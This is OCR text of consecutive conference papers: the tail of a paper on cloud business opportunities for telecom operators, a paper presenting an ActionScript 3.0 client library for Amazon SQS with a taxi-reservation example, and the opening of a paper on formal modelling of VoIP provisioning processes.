
Benefits for consumers are:

- low costs or free service often expected,
- ease of use,
- multiple devices in use,
- "on-demand" type of usage,
- Social networking and collaboration needs.

Benefits for Small & Medium Enterprises (SME) are:

- no up-front investment, especially important for startups,
- business flexibility,
- ease of use,
- buy in expertise.

Benefits for large enterprises are:

- low TCO (because just low CAPEX is not enough),
- uniform IT environment
- ease of use,
- business flexibility.

Benefits for operators as cloud users are:

- heavy cost pressure pushes use of cloud computing [11]
- low TCO as the main driver
- business flexibility to offer new end-user services




Figure 2. SaaS deployment status and plans (Source: Yankee, 2010 FastView Survey: Cloud Computing Grows Up: July 2010)

III. OPERATORS OPPORTUNITIES WITH CLOUD COMPUTING AND SCENARIOS FOR B2C OFFERING

The main opportunities for operators [12][13][14] thru cloud services are:

- new revenues from unique cloud services for end users and any kind of enterprises,
- operators as central and unique service provider for differentiating cloud services with an broad ecosystem of cloud service partners,
- flexibility thru new business models and increased efficiency through telecom cloud solutions reducing CAPEX and OPEX

Based on a research of TM Forum conducted 2010 by interviewing 20 Tier 1 communications service providers' senior executives around the world, it became clear from the interviews that there are many different views of cloud services from almost every perspective. This is an indication of the diversity of markets around the world, but also by-product of market maturity, as service providers determine what their customers require and how to deliver it. A large majority indicated that they needed to move quickly, but at the same time recognized that this is a market that will develop in a number of years. Almost all said this was visible issue with their senior management, but not all felt that top management had realistic or even clear view of the market.




Figure 3. Primary benefits to communication service providers of the cloud initiative (Source: TM Forum Insights Research 2010))

While opinions how operators would benefit from their cloud initiatives were split, the most frequent answer was gains in revenues from connectivity services. This was particularly true of those service providers focused on partnerships to drive revenues. Operators expect the move of applications and computing services to the cloud to drive big increase in connectivity and transport services. They also believe that much of the increase will be in higher quality, managed communications services, and not just best effort Internet traffic.

The second most popular response was revenue gains from applications services and computing infrastructure services. A few of the services providers felt that by differentiating themselves with cloud services, they could gain new customers which do not subscribe to their core services currently.

Different consumer applications where for example operators expose Telco assets to bridge the developers and operators for enriched end-customer service innovations can drive to the totally new innovative services.

Consumer applications by enabling the operators expose Telco assets such as messaging, charging, billing and location information safely to application developers to enrich their end customer service portfolio as well as the configurable messaging service, where for example the small and medium enterprises can assure no customer service calls will be un-answered.

A. *VAS cloud solutions*

Operators can consider two VAS cloud solutions. One is exposure of telecommunication assets in a cloud to web developers and internet application community[15]. Following assets can be exposed and used by new and innovative internet applications:

- In-application charging for increasing revenues
- location
- identity
- messaging

Another example of VAS cloud based solution is VAS services in a private and public cloud using elastic resources of operator private or public (e.g. Amazon) cloud data centers. With this solution (shown in following figure) operators can easily scale HW and license capacities for their existing (MMSC, SMSC, VMS, etc.) and new VAS services (e.g. Rich Communication Suite (RCS) [16]).




Figure 4. VAS as a Service (VaaS) solution

IV. SCENARIOS FOR B2B OFFERING

B2B ICT markets will grow attractively in the coming years, and operators are in a good position to shape them[17]. Operators in local Croatian market already started with different B2B offerings [18][19][20]. Following figure gives overview of some cloud based solutions provided by Croatian operators.

TABLE I. CLOUD BASED OFFERING BY CROATIAN OPERATORS

Hrvatski Telekom	• Virtual PC (computer + OS instances) • Targeted at home and office customers • Basic service fee 149kn/month • tCloud Management package (Basic + MS Office, Office Email) 198kn/month
Metronet	• Cloud market of business applications (CRM, HR, e-learning, Time mngm, etc) • Cloudmarket.hr • Pay per use model • Localized apps
Hrvatski Telekom	• tCloud Human Resource offered as SaaS (basic package 45 Kn/month/person) • tCloud ERP offered as SaaS (start package 199 KN/month • Adapted to local law
vip	• Working Time monitoring/management • Car Fleet management • Vip boat surveillance • Targeted at enterprise customers • 91 KN/month

In following subchapter we describe a solution that is still not present in the local market but it can help operators to extend portfolio.

A. *Machine to machine cloud solutions*

With a Machine-to-Machine (M2M) offering operators can leverage the platform as a service to enter new adjacent industries. Availability of M2M platform [21] is suitable to offer multi-tenancy and manage devices/objects for various industry verticals. It enables operators to integrate heterogeneous smart devices and to

utilize operators' telecommunication assets to create rich M2M business and consumer applications.




Figure 5. M2M Cloud Application Platform with vertical specific applications

V. WHAT OPERATORS IN A SMALL, HIGH-ARPU MARKET CAN DO

Main advantage of operators is a business bundling of connectivity with IT-services and new services/applications like e.g. M2M use cases to create end-to-end enterprise offering. Operators can offer new value-added services for consumer (through Telco assets exposure), multiple M2M verticals and new business models. In parallel operators can guarantee quality of experience differentiation for cloud services through their network connectivity and quality of service, secure the cloud services and privacy.

A. Comparison between telekom operators and big OTT (Over the Top) players

Telekom operators can take a major role in providing cloud services bundled with voice services as trusted partner towards enterprises and consumers, contains the aspect of operators strengths in strong authentication through SIM, trustful charging and billing, location, localized and global support and compliance to local laws. Their biggest advantage over big OTT players is their already established relationship with consumers and enterprises at local market thru providing communication services to them.

B. Telecom vendors solutions for operators

Telecommunication vendors can support operators to be a unique cloud service provider to generate new revenues and enable operational excellence by providing:

- innovative Telecom-grade platforms and framework to handle cloud services and leverage various cloud infrastructures (private, public, hybrid)
- Telco-Cloud applications as a Service with integrated Cloud Service Management for operational efficiency
- Combining mobile, networks and Telco's know-how with cloud computing and enabling those benefits for operators in terms of new revenues, the ability to benefit from partner ecosystem and to address new services based on customer experience
- Solution evolution from existing telecom offering towards cloud services deployment with low entry barriers, pay-as-use model and fast service roll-in/out times

VI. CONCLUSION

Three major opportunities arising from cloud for operators are new revenues, re-establishment of the major role of the operator for cloud services and increasing of internal efficiency. Local presence in market gives strong advantage of local operators over big OTT players where they can offer not only IT cloud services but also cloud services enabled by telecommunication assets and various M2M use cases on unique M2M cloud based platform bundled with connectivity.

REFERENCES

[1] J.Avrane-Chopard,C.Meunier,"Outlook – overcast and bright: How the cloud is transforming IT for SM",McKinsey 2011

[2] Informa Telecom Cloud Monitor: Operators make land grab for earth-bound assets in H1 2011

[3] M.T Nkosi, F. Mekuria, "Cloud Computing for Enhanced Mobile Health Applications", 2010

[4] Q.Zhang,L.Cheng,R.Boutaba,"Cloud computing: state-of-the-art and research challenges", The Brazilian Computer Society, 2010

[5] M.Armbrust,A.Fox,"Above the Clouds: A Berkeley View of Cloud Computing", February, 2009

[6] F. Gens, IDC Predictions 2012 "Competing for 2020", Dec 2011

[7] H.Takabi,J.B.D.Joshi, G.J.Ahn,"Security and Privacy Challenges in Cloud Compution Environments", IEEE, 2010

[8] T. Dillon, C. Wu and E. Chang "Cloud Computing: Issues and Challenges", 24th IEEE International Conference on Advanced Information Networking and Applications, 2010

[9] K.Popovic, Z.Hocenski, "Cloud computing security issues & challenges", CTI, MIPRO 2010

[10] "Security techniques-Information security management systems – Requirements", http://en.wikipedia.org/wiki/ISO/IEC_27001

[11] E.Skejic,O.Dzindo,D.Demirovic,"Virtualization of HW resources as a method of Power Savings in data centers",MIPRO 2010

[12] M.Giles,"Enabling Telco Cloud Services",OVUM, May 2011

[13] M.Armbrust,A.Fox,"A View of Cloud Computing", Communications of the acm,vol.53, no. 4,April 2010

[14] "Cloud Strategies", www.tmforum.org , 2012

[15] NSN Telco Asset Exposure platform, www.creatary.com

[16] http://www.gsma.com/rcs/

[17] R. Diehl, S. Fagan, R. Langen, D. Loebel,"B2B 2015:The future role of telcos in ICT markets",McKinsey 2011

[18] S.Marusic,"Ima li sanse za nas?",IDC Cloud Roadshow, 2011

[19] "Metronetova Cloud Computing rjesenja", IDC Cloud Computing Roadshow, 2011

[20] Z.Pavic, "Veliki oblak za male poduzetnike", MREZA,Interview of the month, November 2011

[21] NSN Cumulocity M2M platform, www.cumulocity.com

REST-style Actionscript programming interface for message distribution using Amazon Simple Queue Service

K. Popovic, Z. Hocenski
Siemens d.d. / Communications, Media and Technology, Osijek, Croatia
Faculty of Electrical Engineering / Institute of Automation and Process Computing, Osijek, Croatia
kresimir.popovic@siemens.com

Abstract - Amazon Simple Queue Service (Amazon SQS) is a message-oriented middleware in the cloud using software as a service model. It aims to eliminate the traditional overhead associated with operating in-house messaging infrastructures by providing reduced costs, simplified access to messaging resources, scalability and reliability. In order to provide those benefits Amazon SQS leverages cloud resources such as storage, network, memory, processing capacity. Using virtually unlimited cloud computing resources, an Amazon SQS provides an internet scale messaging platform. This paper presents benefits and examples of Amazon SQS programming interface developed in Actionscript 3.0 object-oriented programming language. This interface was developed to enable Adobe Flex mobile developers to facilitate integration efforts within organizations and between them using mobile devices (tablets and smartphones).

I. INTRODUCTION

Mobile computing has drastically impacted the social and commercial aspects of our society [1]. Seeing the explosion of mobile applications in the consumer world, companies can't avoid dreaming about revolutionizing their businesses with the presence of mobile applications. The ability of extending business capabilities to mobile devices (tablets and smartphones) leads the priority list of most CIOs (Chief Information Officer) [2]. However, the path to enterprise mobility goes beyond building sporadic applications for a specific line of business systems. Companies embarking on the enterprise mobility journey need cohesive strategies for important mobile infrastructure aspects such as device management, identity, security, and monitoring, that are required to provide a true enterprise mobility experience. During the last few years, cloud infrastructures have pushed the frontiers of software development to areas never before imagined. In the context of enterprise mobility, the cloud model and services present a unique model to simplify the challenges of the traditional enterprise mobility model and to open new possibilities in the space. Conceptually, an enterprise cloud mobility platform removes the complexities of the mobile enterprise server from the corporate network by placing it in a cloud infrastructure where it can leverage various cloud services to enable its native capabilities. A cloud enterprise mobility infrastructure represents a higher simpler model from the infrastructure standpoint than its on-premise counterpart. In this model organizations are only responsible for deploying the portion of the applications that interact with the web services and message queues.

Message and data exchange are an essential aspect of any enterprise mobile application [3]. The ability to exchange messages or consume data from on-premise or cloud environments in a mobile device is, arguably, the most relevant element of an enterprise mobility platform. The key is to build components that do not have tight dependencies on each other, so that if one component were to die (fail), sleep (not respond) or remain busy (slow to respond) for some reason, the other components in the system are built so as to continue to work as if no failure is happening. In essence, loose coupling isolates the various layers and components so that each component interacts *asynchronously* with the others and treats them as a black box. Loosely coupled system can be build using *messaging queues*. If a queue is used to connect any two components together, it can provide concurrency, high availability and mitigate load spikes.

Today, technologies such as Amazon SQS [4], CloudMQ [5], Linxter [6], Microsoft Azure Message Queue [7] and others offer simple cloud-based messaging services to broker the communication between different endpoints. In this paper benefits and examples of Amazon SQS programming interface developed in Actionscript 3.0 object-oriented programming language (library name: **as3awsSDK.swc**) are presented [8]. Interface is developed as publicly available Community Contributed Software for thin clients [9].

The goal of this paper is to present developed Amazon SQS programming application interface for Actionscript 3.0 and its benefits for Flex developer community.

The paper is organized as follows: Section II lists recent available software development kits from prominent cloud providers and open-source community. Also benefits of Amazon Simple Queue Service (Amazon SQS) are considered, and mobile application portability issue solution is recommended. Section III presents architecture of Amazon SQS API for Actionscript 3.0 and one use case sample how it can be used in practice.

II. RELATED WORK

As of recent, software development kits available from prominent cloud providers and open-source community provide APIs (libraries) that hide much of the lower-level complexity, including authentication, request retries, and error handling. They take the complexity out of coding directly against a web service interface. TABLE I shows available software development kits from different cloud providers.

TABLE I. SOFTWARE DEVELOPMENT KITS

Software Development Kit	Cloud provider			
	Microsoft	*Linxter*	*CloudMQ*	*Amazon*
Home computer				
Java	✓	✓	✓	✓
.NET	✓	✓	✗	✓
PHP	✓	✗	✗	✓
Ruby	✗	✗	✗	✓
Mobile				
iOS	✗	✗	✗	✓
Android	✗	✓	✗	✓
BlackBerry	✗	✗	✗	✗

Each provider provides several publicly available libraries for different development environments. For proper use developer needs to have technical knowledge about the environment in which he/she develops. This can be time consuming and costly because e.g. for mobile development it is necessary to have iOS, BlackBerry and Android knowledge. Also, the same application needs to be developed three times. Solution to the portability issue is to use technology which enables developers to *write code once, and run anywhere*. This is possible since June, 2011 using Adobe Flex SDK (version 4.5 or later) framework [10]. Flex is a highly productive, open source framework for building and maintaining expressive web applications that deploy consistently on all major browsers, desktops and operating systems. This means that source code written in Actionscript 3.0 can be also compiled for all mobile devices. Knowing that, it was prudent to develop an Actionscript 3.0 library for one of cloud providers which offer message queue service. Purpose of this library is to enable Adobe Flex developers to facilitate integration efforts within organizations and between them using mobile devices. The benefit of doing it this way has impact on application maintenance costs. Amazon SQS owned by Amazon Inc. was chosen as message middleware because of proven maturity when compared to others and due to Amazon's vast cloud market share.

III. AMAZON SQS APPLICATION PROGRAMMING INTERFACE FOR ACTIONSCRIPT 3.0

Amazon SQS is used as message-passing mechanism between components. It acts as glue that holds together different functional components. This not only helps in making the different components loosely coupled, but also helps in building a more failure resilient system overall. If one component is receiving and processing requests faster than other components (an unbalanced producer consumer situation), buffering will help make the overall system more resilient to bursts of traffic (or load). Amazon SQS acts as a transient buffer between two or more components (controllers). If a message is sent directly to a component, the receiver will need to consume it at a rate dictated by the sender. For example, if the system was slow or if the launch time of the cluster was more than expected, the overall system would slow down, as it would just have to wait. With message queues, sender and receiver are decoupled and the queue service smoothens out any "spiky" message traffic. These service benefits can be used by mobile devices in an innovative, simple and transparent way.

A. Characteristics of a good API

What are characteristics of a good application programming interface (API)? Answer to this question has to be known to software developers **before** API implementation.

- Easy to learn (steeper learning curve) - an easy-to-learn API features, consistent naming conventions and patterns, economy of concepts, and predictability. It uses the same name for the same concept, and different names for different concepts. A minimal API is easy to memorize because there is little to remember. A consistent API is easy to memorize because you can reapply what you learned in one part of the API when using a different part. The semantics should be simple and clear, and follow the principle of least surprise.
- Hard to misuse - A well-designed API makes it easier to write correct code than incorrect code, and encourages good programming practices. It does not needlessly force the user to call methods in a strict order or to be aware of implicit side effects or semantic oddities.
- Easy to read and maintain code that uses it - readable code can be concise or verbose. Either way, it is always at the right level of abstraction—neither hiding important things nor forcing the software developer to specify irrelevant information.
- Easy to extend - Libraries grow over time. New classes appear. Existing classes get new methods, methods get new parameters, and enums get new enum values. APIs should be designed with this in mind. The larger the API, the more likely the clashes between the new concepts and the existing concepts. In addition, binary compatibility

concerns must be taken into consideration during the original design phase.

Guidance above was taken as main beacon toward good API during the design and development phase of Amazon SQS API for Actionscript 3.0. After development phase it was shown that developers should strive for minimalism and consistency, but only to the extent that they contribute to meeting the criteria listed above. Consistency coincides broadly with conceptual integrity, the principle that a complex system should have a coherent design, reflecting the vision of one architect.

Quote from F.P. Brooks [11]: *„I contend that conceptual integrity is the most important consideration in system design. It is better to have a system omit certain anomalous features and improvements, but to reflect one set of design ideas, than to have one that contains many good but independent and uncoordinated ideas.“*

B. *Architecture of developed Amazon SQS API for Actionscript 3.0 – as3awsSDK.swc*

Amazon SQS library for Actionscript 3.0 as3awsSDK.swc is consisted of three basic model types: event model, interface model and class model. Interface model employs a simple interface *com.amazonaws.services.sqs.AmazonSQS* (defined in Amazon SQS WSDL version 2011-10-01) that is easy to use and extend (see Figure 1).




Figure 1. Basic architecture overview of Amazon SQS API for Actionscript 3.0

The following AmazonSQSClient requests defined by interface AmazonSQS are provided:

- createQueue - create queues for use with your Amazon AWS account.
- listQueues - list your existing queues.
- deleteQueue - delete one of your queues.
- sendMessage - add messages to a specified queue.
- sendMessageBatch - add multiple messages to a specified queue.
- receiveMessage - return one or more messages from a specified queue.
- changeMessageVisibility - change the visibility timeout of previously received message.
- changeMessageVisibilityBatch - change the visibility timeout of multiple previously received messages.
- deleteMessage - remove a previously received message from a specified queue.
- deleteMessageBatch - remove multiple previously received messages from a specified queue.
- setQueueAttributes - control queue settings like the amount of time that messages are locked after being read so they cannot be read again.
- getQueueAttributes - get information about a queue like the number of messages in it.
- getQueueUrl - get the queue URL.
- addPermission - add queue sharing for another AWS account for a specified queue.
- removePermission - remove an Amazon AWS account from queue sharing for a specified queue.
- releaseResources – this is a special function which removes all event listeners and releases any resources that might be held open on client side. Execution of this method minimizes memory consumption.

Class model contains two core classes:

- com.amazonaws.AmazonWebServiceClient – abstract class which performs data stream encoding using *createURLRequest* protected function. It is designed as a base class which can be reused by other Amazon AWS services, e.g. Amazon Cloudwatch monitoring service [12], DynamoDB noSQL database [13], etc.
- com.amazonaws.services.sqs.AmazonSQSClient – queue client which contains implemented and documented asynchronous queue service public functions. Each function is unique and there is no dependence between each other.

Event model uses interface flash.events.IEventDispatcher. The IEventDispatcher interface defines methods for adding or removing event listeners, checks whether specific types of event listeners are registered, and dispatches events. Event targets are an important part of the Flash® Player and Adobe AIR event model. The event target serves as the focal point for how events flow through the display list hierarchy. When an HTTP/HTTPS COMPLETE event occurs, an event object is dispatched into the event flow from the root of the display list. The event object makes a round-trip journey to the event target, which is conceptually divided into three phases: the capture phase includes the journey from the root to the last node before the event target's node; the target phase includes only the event target node; and the bubbling phase includes any subsequent nodes encountered on the return trip to the root of the display list.

HTTP(s) request responses in XML format are caught by an event model, parsed and deserialized to Actionscript 3.0 result object for easier user handling. During XML namespace parsing, response format and

mandatory parameters are checked if they are properly formatted, if not exception will be thrown.

Usage of these three models guarantees **consistency** in future Amazon SQS API library upgrades. This means that Amazon SQS API can be used as a template for creation of new services in the future.

C. *How to use Amazon SQS API for Actionscript 3.0*

For proper programmatic usage it is necessary to understand that API only works in asynchronous environment because it is based on Adobe Flash and Adobe AIR technology. Every request (sendMessage function, see Figure 2) has assigned two callback functions called when a specific event occurs.

```
/** Send UTF-8 message to Amazon SQS service */
public function sendMessage(): void {
  // set user credentials
  // set queue URL
  // set event handlers
  // execute sendMessage action
}
/** Asynchronous positive response. */
private function resultHandler(event:
CompleteActionEvent): void {
  // extract positive response data from 'event' object
}
/** Asynchronous negative response. */
private function faultHandler(event:
IOErrorActionEvent): void {
  // extract negative response data from 'event' object
}
```

Figure 2. Amazon SQS sendMessage sample for Actionscript 3.0

ResultHandler function is called when positive HTTP/ HTTPS response event occurs (result code 200 OK) and the faultHandler for negative event (result code >= 400). Other functions defined in interface *com.amazonaws.services.sqs.AmazonSQS* are used in the similar way. This means that developers will have a steep learning curve and become quite proficient in API usage with a minimum amount of effort/time.

D. *Taxi reservation service – usecase sample*

One of possible usage of mobile device and custom developed as3awsSDK.swc library is for connecting to Amazon SQS service to store taxi reservation messages (see Figure 3). It can be quite useful when taxi dispatcher phone lines are busy. The mobile application which does reservation is portable to all mobile devices because it must be compiled with Flex compiler for proper library usage.




Figure 3. Taxi reservation service

Use case description:

- iPhone / Android / BlackBerry user opens Taxi reservation mobile application.
- User enters his first name, last name, pickup location, dropdown location, number of people and a phone number.
- Reservation request is send towards Amazon SQS queue TAXI_RESERVATION and stored there until service consumer (e.g. harvest server) pick it up.
- Harvest server checks every e.g. 30 seconds TAXI_RESERVATION queue status and harvests messages if there are any. When the message is consumed from queue it needs to be processed and stored into a database. After the message is consumed it needs to be deleted from the TAXI_RESERVATION queue.
- If a user reservation request can be served (taxi car is available) dispatcher will call the user and confirm reservation or send an SMS / e-mail.

The advantage of working with queues is that if the harvest server is offline reservation records can be consumed later after harvest server comes back online. With this degree of independence, taxi software components are protected from each other and can better recover from component failure. If the SOA (Service Oriented Architecture) is designed correctly, the failure of a single component should not take down other components in the system and thus loose coupling creates architectures that are more resilient. Moreover, this also lends itself better to creating a failover subsystem, moving from one instance of a component to another without affecting the other components in the SOA.

IV. CONLUSION

In this paper Amazon Simple Queue Service (Amazon SQS) programming application interface for Actionscript 3.0 (as3awsSDK.swc) has been presented and its benefits for Flex developer community. Most valuable advantage of programming application interface for Actionscript 3.0 (compiled with Flex SDK compiler 4.5 or greater) from technical point of view is portability. Code compiled with the Flex SDK compiler follows the slogan "*write code once, and run anywhere*". It enables developers to deploy

cloud message queue enabled mobile application on several different mobile OS result of which are reduced development costs and time. During the time of writing this paper library was downloaded by open source community 176 times.

REFERENCES

[1] Gartner, Inc. (information technology research and advisory company), Gartner Forecasts Mobile App Store Revenues, http://techcrunch.com/2011/01/26/mobile-app-store-15-billion-2011/, February 05, 2012.

[2] Sysbase (an SAP company), Mobile Enterprise Application Platform, http://www.sybase.com/mobilize/strategic-mobility, February 05, 2012.

[3] W. R. Schulte, "Cloud-Based Messaging Services and Technology Are Positioned for Rapid Growth", Gartner research paper, January 24, 2011.

[4] Amazon Inc., Simple Queue Service, http://aws.amazon.com/sqs/, February 05, 2012.

[5] CloudMQ, Message Queuing as a Service, http://www.cloudmq.com/, February 05, 2012.

[6] Linxter, Message-Oriented Cloud Middleware, http://www.cloudmessaging.net/, February 05, 2012.

[7] Microsoft Azure Message Queue, Queue Service Rest API, http://msdn.microsoft.com/en-us/library/windowsazure/dd179363.aspx, February 05, 2012.

[8] K. Popovic, Amazon SQS API library (version 1.4.1), https://bitbucket.org/Kresimir/as3awssdk/overview, February 05, 2012.

[9] Amazon Inc, Amazon AWS SDK library (actionscript 3.0), Community Contributed Software, http://aws.amazon.com/developertools/0564396818170928, May 03, 2011.

[10] Adobe Inc. Adobe Open Source Flex SDK compiler, http://opensource.adobe.com/wiki/display/flexsdk/Flex+SDK, February 05, 2012.

[11] F.P. Brooks, "The Mythical Man-Month: Essays on Software Engineering", Second Edition, ISBN-10: 0201835959, ISBN-13: 978-0201835953, August 12, 1995.

[12] Amazon Inc, Cloudwatch service, http://aws.amazon.com/cloudwatch/, February 05, 2012.

[13] Amazoin Inc, DynamoDB noSQL database, http://aws.amazon.com/dynamodb/, February 05, 2012.

TELECOMM BUSINESS MANAGEMENT

Result of using formal methods in modeling telecommunication business management

Darko Markulin, M.Sc.
Service Management and Customer Operations Department
HT d.d.
Kupska 2, 10000 Zagreb, Republic of Croatia
Phone: (385) 1-4912 721 Fax: (385) 1-4917 777
E-mail: darko.markulin@t.ht.hr, kristina.musa@t.ht.hr

Marijan Kunštić, Ph.D.
Department of Telecommunications
Faculty of Electrical Engineering and Computing in Zagreb
Unska 3, 10000 Zagreb, Republic of Croatia
Phone: (385) 1-6129 848 Fax: (385) 1-6129 832
E-mail: marijan.kunstic@fer.hr

Abstract – Specification of business management for telecommunication service provisioning is a very demanding procedure. All possible scenarios have to be estimated and for every scenario all needed network configurations and other actions have to be ensured. Additionally, business rules in every scenario have to be satisfied.
Best way for modelling telecommunication business management is using tools for graphical presentation. In this work UML is used like tool for graphical presentation of business process. UML is a standard language with wide using in different system modelling. UML activity diagram is very useful tool for modelling of business processes. But, modelling of very complex business processes without simulation of requested system management does not give enough clear picture which can result with many mistakes during development. Simulation gives developers of system management possibility to see requested changes deeper and clearer. This paper gives result of using formal methods for the purpose of business management simulation.

Key words – formal methods, simulation, business process modelling, business management, UML activity diagram

I. INTRODUCTION

Specification of business mangement is very important segment of telecommunication system support development. Specification is a document through which business requirements and business processes for service provisioning are defined. Process is mainly consisted of signals between systems which participate in business management, actions which are needed during the service provisioning, decisions which define flow through the process and parallel branches which bring parallel activities in the process. Flow of the process depends on many factors such as the input data from CRM (Customer Realation Management) system, answer after the automatic configuration of network element, data about network fesibility for service connection or result of manual action during the service provisioning. Further, during the service provisioning different scenarios are possible. In many cases business process is consisted of more simplest business process for provisioning of one service. In this complex process coordination of simplest ones is very important issue. According to these facts it is obvious that specification of business management for service provisioning is very demanding procedure. To meet demand for clear and accurate specification of business management business processes has to be modelled so all needed actions during every scenarios are covered on correct way.

The best way of system support modelling is posibbility of system behavior simulation [9]. In this work UML is used like tool for graphical presentation of business process. UML diagram activity is a diagram which is very suitable for business process modelling. Syntax of the diagram is adequate for modelling of telecommunication business management. But the UML activity diagram cannot be used for visual simulation of business management without using formal methods. Obtained formal model with his semantics allows visual simulation of business management. In this work example of simulation business management for real telecommunication service was presented.

II. SPECIFICATION OF POSSIBLE SCENARIOS IN SERVICE PROVISIONING

Business management for provisioning of VoIP service in telecommunication network is very complex. There are many scenarios and all of them have to be included for successful provisioning of this service. Widespread use of service additionally gives to the importance of modeling service provisioning. There is a need to add scenarios of migrations of customers to another Operator and migration from PSTN service to VoIP which is especially pronounced in the traditional Operators. Model of such business management for such service is very complex too.

Complexity could be decrease by way of modeling where business processes are modeled through the more levels. On the highest level some parts of actions (e.q. configuration of some network elements, feasibility check for the service, manual actions on the field) are put in one unit and process is composed from several units which gathers similar actions. On the next level units are decomposed on more activities and so on. But some situation could not be clear enough without simulation of business management execution. Especially at the lowest levels of decomposition which describe basic actions such as manual work at the field or message to another OSS or BSS system.

Basic sets of possible scenarios for provisioning of this service can be divided on:

A. Provisioning of the basic service including provisioning other triple play services

B. Processes for migration of subscriber who uses VoIP service (including other triple play services) to another Operator

Provisioning of the basic service can be divided according to the type of the process and type of the access technology. Process can be connection, disconnection, temporary disconnection, relocation, changes in the existing service. Access technology can be ADSL or FTTH. Every technology demands different actions according to the network elements configuration and activations on the field. Provisioning includes migration from PSTN services to VoIP.

Processes for migration of subscriber to another Operator are complex processes which demands actions on more different services. Usually actions are directed to disconnection of subscriber's services and creation of conditions for customer migration to another Operator. Similar situation is in case when subscriber comes from another Operator. If subscriber has more services before migration process is more complex.

III. RESULT OF USING FORMAL METHODS

Formal model which was used for modeling business management in case of VoIP service provisioning is described in [8] and [9]. Model uses UML 2 diagram activity and it has all elements which are needed to describe flow of business management for provisioning of VoIP services or, general, for provisioning of telecommunication services. Diagram Activity is additionally formalized by formal method Abstract State Machine. Tool which was used in modeling is UML 2 Activity charts [1], [5] and [6]. Tool, in addition to using UML 2 activity diagram, allows using C# programming language in action node. Result of this code can be condition for continuation of the flow after the action node execution. Thereby in this way advanced functionality is enabled in relation to using only basic elements of activity diagram.

Figure 1 depicts static view of systems environment which participates in service provisioning. Systems are shown like classes. As business management in workflow system is modeled, only class "Workflow system" is behavioral class. This means that just for this class behavior is modeled with activity diagram. Since the behavior of the other classes are not modeled communication between systems are shown by action node, not like signals. This contributes to the simplicity of the model.




Figure 1: Class diagram which gives static view of systems environment

